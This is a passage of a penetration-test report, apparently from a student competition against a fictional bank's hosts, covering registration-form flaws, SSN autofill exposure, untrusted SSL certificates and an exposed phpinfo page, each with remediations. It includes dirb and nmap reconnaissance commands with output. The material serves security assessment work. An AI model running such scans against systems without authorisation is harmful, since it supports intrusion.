
Recommended Remediation:

1. Command execution should be prevented in the database.
2. The user under which the database is run, should be prevented from having being able to execute files.
3. If possible, the user under which the database is run should not be given a shell.


- **3A – Signup/Registration Not Possible on QueryTree Service**

Host: 10.0.2.101

Process: The QueryTree service has a registration page which requires user input to be added before signing up, such as name, account type, Social Security Number, phone number, address, email and a password which has been added as "qwerty" in the test.



However, once the user attempts to create an account, the following error is shown as below:



The error gives us the test password written in plaintext as if it had been entered as the ***uuid***.

Risk Rating: HIGH

Recommended Remediation:


The code for the above PHP form must be altered appropriately to allow users to register an account. The right input fields must coincide with the right data entered into the database. The input error must be edited to inform the user about the required syntax of the password and it should not display that the password corresponds to the ***uuid***.

- **3B – QueryTree Registration Form Suggests Previous Input**

Host: 10.0.2.101

Process: The QueryTree service has a registration page which suggests input based on the previous instances of form submission on the machine accessing this website. This is especially critical as it can reveal sensitive data of a user,

such as Social Security Number and address information, of which evidence is given in the screenshots below.



Risk Rating: **CRITICAL**


Recommended Remediation:

The code for the above PHP form must be altered appropriately to remove suggestions for input fields containing potential sensitive data.


- **3C – QueryTree Link Redirects not Found**


Host: 10.0.2.101

Process: The QueryTree service has a registration page which contains links to either reset the account password or login to an existing account.



However, when these links are clicked, they show the following errors:





Risk Rating: HIGH

Recommended Remediation:


The code of the registration page must be edited to have these links redirect to the appropriate page.


- **4 – Invalid SSL Certificate for Web Services**


Hosts: 10.0.1.250, 10.0.2.101, 10.0.2.113

Process:

The team found these websites servers hosting websites with non-trusted SSL certificates. These certificates are not issued by a trusted Certificate Authority (CA), which explains the warning appearing on the user's browsers.







As a banking institution, having a secure website is imperative for users. The reputation of the company can be badly affected if users cannot trust anymore.

Risk Rating: HIGH

Recommended Remediation:

1. For the websites accessible to users, use SSL certificates issued by trusted authority.
2. Alternatively, the company can adopt solution such a certbot, which is an open source tools that use certificates from Let's Encrypt for websites.


3. Do not transfer data over plaintext channels.


- **5 – Signup/Registration Not Possible on OpenTrade Service**

Host: 10.0.1.250

Process:

OpenTrade's registration page does not allow for the creation of new user accounts as can be seen as follows:-


Not secure | 10.0.1.250/signup
Trade Exchange
Register a new account
Username*
abc123
Email*
abc123abc@gmail.com
Some providers (like hotmail) may to block emails from OpenTra
Password*
Password (again)*
Register
Already have an account? Login
Forgot password? Reset your password



The above screen shows as loading for a significant amount of time, which seems like an ongoing error in the creation of an account that does not resolve.

Risk Rating: HIGH

Recommended Remediation:

The code of the account registration must be looked at and fixed in terms of the actual creation of the account, whether the issues lie on the front end or the back end.

- **6 - PHP Version Information Publicly Available**


Host: 10.0.2.101

Process:

The dirb scan performed on the host showed the team multiple directories and files on the web server.

```
/envs/nationals-cptc       /kali02 @~ # dirb https://10.0.2.101

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Nov 23 15:46:49 2019
URL_BASE: https://10.0.2.101/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: https://10.0.2.101/ ----
==> DIRECTORY: https://10.0.2.101/css/
==> DIRECTORY: https://10.0.2.101/img/
+ https://10.0.2.101/index.php (CODE:302|SIZE:54)
==> DIRECTORY: https://10.0.2.101/js/
+ https://10.0.2.101/LICENSE (CODE:200|SIZE:1093)
+ https://10.0.2.101/phpinfo.php (CODE:200|SIZE:77524)
+ https://10.0.2.101/server-status (CODE:403|SIZE:276)
==> DIRECTORY: https://10.0.2.101/vendor/
```

The phpinfo.php page was identified as an interesting link to check out. The following screenshot is a result for that.



This file contains an extensive amount of information regarding the web server configuration and the operating system running, which could be used as fingerprinting for exploitation in the hands of an attacker.

Risk Rating: LOW

Recommended Remediation:

1. Remove configuration files from websites or platforms visible to the end users
2. Separate production and development environments.

- **7 - Ether Explorer Service Error**


Host: 10.0.2.115


Process:

After running the nmap scan, the team discovered the port 8000 which hosts the http-alt service.

```
Nmap scan report for tails-01.bank.dinobank.us (10.0.2.115)
Host is up (0.00025s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
443/tcp  open  https
8000/tcp open  http-alt
```

